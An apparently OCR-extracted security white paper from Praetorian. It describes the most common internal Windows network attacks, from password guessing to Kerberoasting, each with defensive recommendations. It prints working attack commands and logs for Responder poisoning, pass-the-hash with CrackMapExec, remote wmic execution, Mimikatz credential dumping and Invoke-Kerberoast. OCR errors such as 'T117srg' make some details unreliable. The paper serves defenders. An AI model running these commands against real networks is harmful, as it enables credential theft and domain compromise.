WHITE PAPER

The Top 10 Most Prevalent Internal Attacks

praetorian

The IT Security Community is Noisy. Focus is Critical.

Narrow your focus on the most important elements and leave the rest for later. We want to reduce the noise to help organizations focus on what is important based on data, not our opinions.

This research presents a list of commonly used vectors used by attackers to compromise internal networks after initial access is achieved and delivers recommendations on how to best address the issues. The goal is to help defenders focus efforts on the most important issues by using the attacker's playbook as the basis of where to focus their efforts and maximize results.

As a security services organization, we focus on demonstrating high-impact, simulated network and application security breaches to help organizations understand real security risks in their environments, so that the organization can use our recommendations to prevent future breaches from occurring.

Most organizations have never seen or understood the real attacker's playbook. They have assumptions of how an attack might occur, but these assumptions are often based on a lack of understanding or include many false assumptions. We decided to change this. Organizations should not need to go through a penetration test to gain an understanding of the most common internal attack vectors used to cause a security breach.

We go on the offensive to help defenders address the most common internal attack vectors. Achieving all of our engagement objectives within minutes generally isn't sophisticated, isn't hard, isn't fun and really isn't that cost effective. Organizations could save time and effort if they focus on the primary attack vectors we use. Our top attack vectors are not new ^{0}days. They are methods that have been around for years. Until organizations cover the basics, they won't be ready for more advanced adversaries.

In sports, great coaches study the opposition's favorite strategies and build in defensive strategies to take them off the table. That's exactly what defenders need to do to raise their level of play. Study our playbook.

TOP INTERNAL ATTACK VECTORS:

- Domain Credential Guessing and Cracking
- Broadcast Name Resolution Poisoning
- Local Administrator Attacks using Local Accounts
- Local Administrator Attacks using Domain Accounts
- Stealing Credentials from Memory (Mimikatz)
- Privilege Escalation by Cracking SPN Kerberos Tickets (Kerberoasting)
- Automated Collection of Internal Data and Account Information
- Execution via Trusted Code (Signed Binaries or Scripts)
- Access Token Manipulation
- Exploitation of Remote Software


Focus on our most effective methods for breaching systems. Do everything you can to take our primary kill chains off the table. You will make our job, and the attackers' jobs we simulate, much harder. You will increase the energy we must expend to achieve our desired level of compromise and increase our likelihood of being discovered. No more excuses. The ball is in your court.

Top Internal Attack Vectors

In the past two years, Praetorian has performed more than 20,000 hours of internal security assessments. While every assessment is unique, there are several types of attacks that we see occur over and over, across widely different environments. We first noticed these patterns in 2016 and published a white paper documenting the most common issues that we observed at that time. In the two years since, our perspective on the most common issues has evolved as the security landscape has evolved, but we still see many of the same issues.

PRAETORIAN TOP INTERNAL FINDINGS MAPPED TO MITRE ATT&CK™ FRAMEWORK:

FINDINGS	MITRE ATT&CK TTPs
Domain Credential Guessing	Valid Accounts (T1078)
Broadcast Name Resolution Poisoning (aka WPAD)	LLMNR / NBT-NS Poisoning (T117srg)
Local Administrator Attacks Using Local Accounts	Pass-the-Hash (T1075), New Service, Service Execution (T1035), Windows Admin Share (T1077)
Local Administrator Attacks Using Domain Accounts	New Service, Service Execution (T1035), Windows Admin Share (T1077), WMI (T1047)
Cleartext Passwords Stored in Memory (Mimikatz)	Credential Dumping (T1003)
Privilege Escalation by Cracking SPN Kerberos Tickets (Kerberoasting)	Kerberoasting (T1208)
Automated Collection of Internal Data and Account Information	Automated Collection (T1119)
Execution via Trusted Code	Signed Binary Proxy Execution (T1218), Signed Script Proxy Execution (T1216) and Trusted Developer Tools (T1127)
Access Token Manipulation	Access Token Manipulation (T1134)
Exploitation of Remote Software	Exploitation of Remote Software (T1210)


Began Internal with 4 compromised systems via phishing
Admin Access to a small number of systems
Extracted credentials from memory
Lateral Movement to several systems
Admin Access to many systems
Lack of Tier0 Seperation
Broadcast Spoofing - Captured Credentials
Cracked weak credentials
Injected into Domain Admin process. Achieved Domain Admin access
Access to JDE
Exploited Palo Alto Firewalls (full compromise)
Access to Exchange Console
Access to AWS Console
Access to R&D Resources
Compromised primary, secondary and tertiary domains
Access to privilaged service accounts (no rotation)

Sample attack graph highlighting Pass-the-Hash, WPAD, Weak Domain Credentials, and Cleartext Passwords Stored in memory attack vectors

Report Methodology

We compiled this paper to detail the top internal attacks we have used over the past two years which resulted in Praetorian achieving its objectives. Common objectives include achieving site-wide compromise and/or access to sensitive information the client requested we gain access too. This research is based on over 20,000 hours of engagements. The focus of this research was to identify common trends so organizations can focus their efforts on the primary attack vectors that are used to compromise networks. Only internal network security findings were included in this report.

As a caveat, this analysis is not statistically-based. Very few of our assessments were similar in terms of scope, so we cannot make meaningful apples-to-apples comparisons across them. We consequently cannot rank order the issues, but a raw count of issues across assessments identifies the 10 issues discussed here as the most common.

SCOPE

- Only security weaknesses that were used to obtain a full network compromise were included in this research.
- This report includes internal penetration testing results.
- The scope of this report includes attacks within Windows environments.
- This report does not cover compliance requirements.
- This report does not cover all risks to an organization.
- The items listed in this report are based on attacker TTPs (not control-based).

BIAS

Not all attackers are motivated by the same end-goals. For all of our internal engagements, one of our primary objectives was to demonstrate the highest impact by achieving a full compromise of the environments tested. This research was based on security testing for Praetorian's clients. These organizations care about security and therefore, may not be representative of all organizations.

> *"It takes 125 lines of code to create malware and 10M lines of code to create tech to protect against it."*

Rate of Progress (Defense vs Offense)

A strategy that many programs adopt is to use security standards such as NIST and ISO. Consider the rate of progress over time, both for the standard but also how that rate of change compares to attackers. If the rate of progress for attackers is faster than the security standard, then defenders need to overachieve in their security maturity to compensate for that gap. This gap and speed of progress give the attackers the edge. Attack vectors (like Mimikatz and WCE) have changed the game for attackers since they were introduced many years ago. Any defender that doesn't have a very good understanding of common attack vectors will not be able to mitigate them. Attackers move fast, industry standards move slow and many organizations move even slower than that. Defenders need to be mindful of this and prioritize where attacker are focusing their efforts to maximize ROI.

Attackers have a clear advantage due to the relatively low level of effort that is required to weaponize an attack compared to the complexity that is required to defend against it.

> *"Zatko analyzed 9,000 samples of malware code and found that, on average, each consisted of 125 lines of software code. That's not a lot of cost, time, or engineering effort. By comparison, the most sophisticated cyber protection software uses about 10 million lines of code. And, based on research by IBM, there are one to five bugs introduced in every 1,000 lines of code, Zatko said."*
>
> —
>
> http://venturebeat.com/2011/08/04/why-security-vendors-cant-keep-up-with-malware-authors-and-what-to-do-about-it/

1

INTERNAL ATTACK

!


Broadcast Domain Credential Guessing and Cracking

Summary of the Attack

Most corporate environments use Microsoft's Active Directory to manage employee accounts and access. One problem with Active Directory is that it does not allow for comprehensive password complexity requirements. In essence, it does not restrict users from choosing bad passwords because it only requires passwords meet the specific length and contain specific characters sets. Therefore, passwords like "Password^{1}!" and "Summer^{2016}" are acceptable by Microsoft's built-in Active Directory policy unless third-party software is used to enhance these requirements.

Many organizations also provide users with Administrator access to their system. This is done to make it easy to install software, add printer drivers and help with troubleshooting problems. The issue with this approach is that the installed software could be malware or a virus which traverses the network.

If employees have Local Administrator rights to more than their own system, then malware is able to spread to those systems easily. There are many ways to do this. One technique that has become popular recently is to use PowerShell and WMI to execute commands on remote systems. This ability is not required for the business to function and should only be provided to certain users. Non-IT employees should not have this access.



```
oot@attack:~/gladius# sudo ./gladius.py --responder-dir /home/ubuntu/Responder/logs -r hob064.rule
```

```
resented by: Praetorian (www.praetorian.com)
uthor: Cory Duplantis (@ctfhacker) / www.ctfhacker.com

-] Current rule list: hob064.rule
-] Watching (/home/ubuntu/Responder/logs) for files with (*NTLM*.txt, *hashes*)
-] Watching (engagement/responderhandler_out) for files with (*ntlm*)
-] Watching (/home/ubuntu/Responder/logs) for files with (*secretsdump*)
-] Watching (engagement/secretsdumphandler_out) for files with (*john*)
-] Watching (engagement/secretsdumphandler_out) for files with (*ntlm*)
-] New hash to crack: Administrator::CORP:1122334455667788:83F1870DDA36144F33AAB46BE7F610B6:0101000000000000005AD652353AB5D1
1B896849B1B65F3870000000002000A0073006D00620031003200010014005300450052005600450052003200300030003800040016007300 6D0062003
0032002E006C006F00630061006C0003002C0053004500520056004500520032003000300038002E0073006D006200310032002E006C006F0063006100
C000500160073006D006200310032002E006C006F00630061006C000800300003000000000000000000000000300000C6DC3A1C279CE6ECDAA8671A4B6
2C0183C2FAFA1CAAC7D330611B6161E2BFE80A0010000000000000000000000000000000000009001200630069006600730 02F0043004F005200500000
0000000000000
                .v~
              .(W
             /<M.
~b__________/$@|\-------------------------------------------.
>@)$$$$$$$$($( )#H>=== CORP ADMINISTRATOR Password1!! ==----->
_p~~~~~~~~~~\$@|/-------------------------------------------'
             \<M`
              `(B
                `?_
```

↑ Domain Credentials Cracked Based on Using a Weak Password

Recommendations

- Focus on implementing two-factor authentication externally first (VPN/Citrix).
- Next, expand the password length requirements to 16 characters. Start with users that have access to critical data. Educate end-users about the value of using passphrases instead of passwords. Consider changing the rotation requirement from 90 days to 180 days to allow for greater acceptance due to the increased length.
- Once this is done, implement a “blacklist-based” enhanced password policy enforcement solution to prevent common passwords such as

References

Statistics Based Password Cracking Rules

Statistics Will Crack Your Password Mask Structure

2


INTERNAL ATTACK

!

Broadcast Name Resolution Positioning

Summary of the Attack

This attack can be used when an attacker is on the corporate network. The attacker configures their system to respond to broadcast requests such as LLMNR, NetBIOS or mDNS and responds to these requests using their own IP. When a user tries to access network resources such as websites that require authentication internally or on an SMB share, their credentials can be transmitted to the attacker's system instead. The attacker is able to replay or crack the credentials offline (depending on the specific protocol). In certain situations, cleartext credentials may also be captured.



```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.1.62 for name __MSBROWSE__ (service: Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.3 for name CLIENT2-WIN7 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.3 for name CLIENT2-WIN7 (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 10.10.10.3 for name wpad
[*] [LLMNR]  Poisoned answer sent to 10.10.10.3 for name wpad
[*] [LLMNR]  Poisoned answer sent to 10.10.10.3 for name wpad
[HTTP] NTLMv2 Client   : 10.10.10.3
[HTTP] NTLMv2 Username : CORP\bob
[HTTP] NTLMv2 Hash     : bob::CORP:1122334455667788:F34C0A3C7E6A7ACE6D935E16DDD323EC:01010000000
7EBEC6D1019FFEAFDF628E28ED000000000200060053004D004200010016005300 4D0042002D0054004F004F004C004B00
4001200730 06D0062002E006C006F00630061006C0003002800730065007200760065007200320030003000033002E00730
2E006C006F00630061006C000500120073006D0062002E006C006F00630061006C00080030003000000000000000000010000
0C30EAC7B8B1C9E6F00FAC8EE72BBE8DCF22526A2508296ED2343A74929E2A7420A00100000000000000000000000000000
00120048005400540050002F0077007000610064000000000000000000
```

Domain Credentials Captured via Broadcast Name Resolution Positioning

Recommendations

To fully mitigate this attack, it's recommended that organizations take a defense-in-depth approach. This includes implementing the following protections.

- Create a WPAD entry which points to the corporate proxy server or disable proxy auto-detection in Internet Explorer.
- Disable NBNS and LLMNR (test in a lab before deploying to all systems).
- Set valid DNS entries for all internal and external resources.
- Monitor the network for broadcast poisoning attacks.
- Restrict outbound 53/tcp and 445/tcp for all internal systems.

Additionally, US-CERT encourages users and network administrators to implement the following recommendations to provide a more secure and efficient network infrastructure:

- Consider using a fully qualified domain name (FQDN) from global DNS as the root for enterprise and another internal namespace.
- Configure internal DNS servers to respond authoritatively to internal TLD queries.
- Configure firewalls and proxies to log and block outbound requests for wpad.dat files.
- Identify expected WPAD network traffic and monitor the public namespace or consider registering domains defensively to avoid future name collisions.
- File a report with ICANN if your system is suffering demonstrably severe harm as a consequence of name collision by visiting https://forms.icann.org/en/help/name-collision/report-problems.

References

Broadcast Name Resolution Poisoning

Turn off Multicast Name Resolution

NCAS Alerts

Attack Mitre

3


INTERNAL ATTACK

Local Administrator Attacks Using Local Accounts

Summary of the Attack

Organizations often configure all systems with the same Local Admin password. If an attacker is able to compromise the LM/NT hash representation of the password, then the attacker can use the hash to authenticate and execute commands on other systems that have the same password. This is exacerbated by the fact the attacker only needs the LM/NT hashes, they don't need to crack the password at all. Having a very good understanding of this attack, how it works, and what it looks like from a defensive perspective is the best way to be able to properly mitigate it.

If workstations and servers share a common Local Admin password, then all systems with this configuration can be easily compromised.



```
10.10.10.4:445 SERVER1-W2K8    [*] Windows 6.1 Build 7601 (name:SERVER1-W2K8) (domain:CORP)
10.10.10.6:445 CLIENT1-WIN7    [*] Windows 6.1 Build 7601 (name:CLIENT1-WIN7) (domain:CORP)
10.10.10.4:445 SERVER1-W2K8    [+] WORKGROUP\Administrator 7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
10.10.10.6:445 CLIENT1-WIN7    [+] WORKGROUP\Administrator 7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
```

↑ Full Access to Systems Using the same Local Admin Hash

Recommendations

- To address this attack, Microsoft has released a free tool called LAPS. All credentials are stored in Active Directory which makes it easy to implement unique passwords for all Local Admin accounts. This protection should be implemented for all workstations and servers. Also, organizations should implement several defense-in-depth strategies which are documented in the Microsoft Pass-the-Hash whitepaper v² (included in the references below).

References

Microsofts Local Admin Password Solution

Microsoft Download Details

Attack Mitre T1075

Attack Mitre T1050

Attack Mitre T1035

4


INTERNAL ATTACK

Local Administrator Attacks Using Domain Accounts

Summary of the Attack

Organizations often provide employees with Local Admin access to several systems, which can be easily exploited by attackers thereby providing full control of all included systems. Attackers can execute commands on remote systems using tools such as PSExec and WMIC. In this scenario, no exploitation or hacking techniques are required. Attackers can just use the normal Windows utilities, making detection much more difficult.

Once executing on additional remote hosts, attackers can use tools like Mimikatz to steal NT hashes from memory. If an IT admin user has their credentials stolen, the attacker can use the NT hash for lateral movement without even needing to crack the hash.



```
C:\Users\bob>tasklist /v /s W10-X86-1 |findstr cmd

C:\Users\bob>wmic /NODE:"W10-X86-1" /USER:ACME\John /Password:"Password1!" process call create "C:\Windows\system
32\cmd.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3932;
        ReturnValue = 0;
};


C:\Users\bob>tasklist /v /s W10-X86-1 |findstr cmd
cmd.exe                       3932 Services                   0      2,636 K ACME\john
                    0:00:00
```

Full Access to Systems Using the same Local Admin Hash

Recommendations

- Remove employees from the Local Admin group except where required by the business.

References

Attack Mitre T1075

Attack Mitre T1050

Attack Mitre T1035

Microsoft Securing Privileged Access

Microsoft Securing Privileged Access Workstations

5

INTERNAL ATTACK


!

Stealing Credentials from Memory (Mimikatz)

Summary of the Attack

Modern versions of the Microsoft Windows operating system store domain credentials in cleartext within memory of the LSASS process. An attacker can read memory, is able to extract the cleartext domain credentials. This weakness requires an attacker to have Local Admin or SYSTEM-level access.

There are several popular free tools that can be used to execute this attack but the most popular is called Mimikatz. This weakness has been addressed in Windows 2012R2+ and Windows 8.1+ (however, NT credentials can still be stolen and used). To secure older systems, organizations need to install a KB article and implement a registry change. Once both have been implemented, credentials will no longer be stored in memory.



```
./crackmapexec.py 10.10.10.4-9 -u Administrator -H 7facdc498ed1680c4fd1448319a8c04f -d WORKGROUP  -m modules/crec

10.10.10.4:445 SERVER1-W2K8    [*] Windows 6.1 Build 7601 (name:SERVER1-W2K8) (domain:CORP)
10.10.10.6:445 CLIENT1-WIN7    [*] Windows 6.1 Build 7601 (name:CLIENT1-WIN7) (domain:CORP)
10.10.10.4:445 SERVER1-W2K8    [+] WORKGROUP\Administrator 7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
10.10.10.6:445 CLIENT1-WIN7    [+] WORKGROUP\Administrator 7facdc498ed1680c4fd1448319a8c04f (Pwn3d!)
10.10.10.6:445 CLIENT1-WIN7    [+] Executed payload
10.10.10.4:445 SERVER1-W2K8    [+] Executed payload
                                   [*] Waiting on 2 host(s)
10.10.10.4                         [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
10.10.10.6                         [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
10.10.10.4                         [*] - - "POST / HTTP/1.1" 200 -
10.10.10.4                         [+] Found credentials in Mimikatz output (domain\username:password)
10.10.10.4                         CORP\SERVER1-W2K8$:d8e944db3102ab9ba900577cdcd8e5b4
10.10.10.4                         CORP\bob:7d9030a9fa32074e5af197084b73235a
10.10.10.4                         CORP\bob:1Password1!
10.10.10.4                         [*] Saved Mimikatz's output to Mimikatz-10.10.10.4-2016-05-26_124317.log
                                   [*] Waiting on 1 host(s)
10.10.10.6                         [*] - - "POST / HTTP/1.1" 200 -
10.10.10.6                         [+] Found credentials in Mimikatz output (domain\username:password)
10.10.10.6                         CORP\john:9307ee5abf7791f3424d9d5148b20177
10.10.10.6                         CORP\CLIENT1-WIN7$:abaa9c352585c1b44f6b1081007e7b30
10.10.10.6                         CORP\john:Welcome1!
```

Credentials found in Memory

Recommendations

- The Microsoft Security Advisory 2871997 should be installed and then implement the following registry change:

  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

  UseLogonCredential: Value 0 (REG_DWORD)

After the change has been implemented credentials will no longer be stored in memory. Attackers also know about this fix and if they have SYSTEM access, they can revert the registry change. Therefore, this registry key should be monitored for unauthorized changes.

Additionally, IT administrators need to be aware that NT hashes still exist after the updates above have been applied. This is also true for Windows ¹⁰ and Windows Server 2012 (or later). Therefore, reducing RDP session timeouts, requiring MFA and enforcing a separation of accounts by tiers is an important method to reduce the risk of credential theft.

References

Mitigating Mimikatz

Technet Microsoft Security

Attack Mitre T1003

Technet Wdigest Part 1

Technet Wdigest Part 2

6

INTERNAL ATTACK


!

Privilege Escalation by Cracking SPN Kerberos Tickets (Kerberoasting)

Summary of the Attack

Kerberoasting, a very useful attack for escalation of privileges, is based on cracking service principal name (SPN) credentials. What is a service principal name? A service principal name is a Microsoft method to tie a domain account (user or computer) to a network service. This occurs often when installing new services such as MSSQL. During installation, the SPN is created based on the account used. All SPNs contain a host, service and account-name. These can be also be created manually using tools like PowerShell or SetSPNs.exe which are included in the latest versions of Windows by default.

The technique requires that an adversary has already gained access to a victim system that is connected to a domain (or has domain credentials with network access to a domain controller). In either scenario, the attacker can retrieve Kerberos tickets from the domain controller for service accounts that are set up as service principal names. Unfortunately, for defenders, this functionality is by design and there isn't a way to disable this capability. Once retrieved, the attacker can crack the Kerberos tickets offline using common offline password guessing attacks.



```
PS C:\Users\bob> Import-Module .\Invoke-Kerberoast.ps1
PS C:\Users\bob> Invoke-Kerberoast -OutputFormat Hashcat -ErrorAction SilentlyContinue |ft -HideTableHeaders -AutoSize Hash
 Out-File -Width 5000 -Encoding "UTF8" .\kerb.txt
PS C:\Users\bob>
PS C:\Users\bob>
PS C:\Users\bob>
```

↑ Capturing SPN Kerberos tickets from a domain. The credentials were then cracked off-line using password guessing attacks with GPU

Recommendations

- Remove all services accounts that are set up as service principal names if they are no longer needed.
- Increase all service account credentials to at least ^{25} characters or more.
- Monitor for Kerberos activities using Event ID ^{4769}.
- Consider creating a fake honeySPN that can be used for alerting.

References

Attack Mitre T1208

Technet Microsoft Library

How to Use Kerberoasting T1208

7

INTERNAL ATTACK

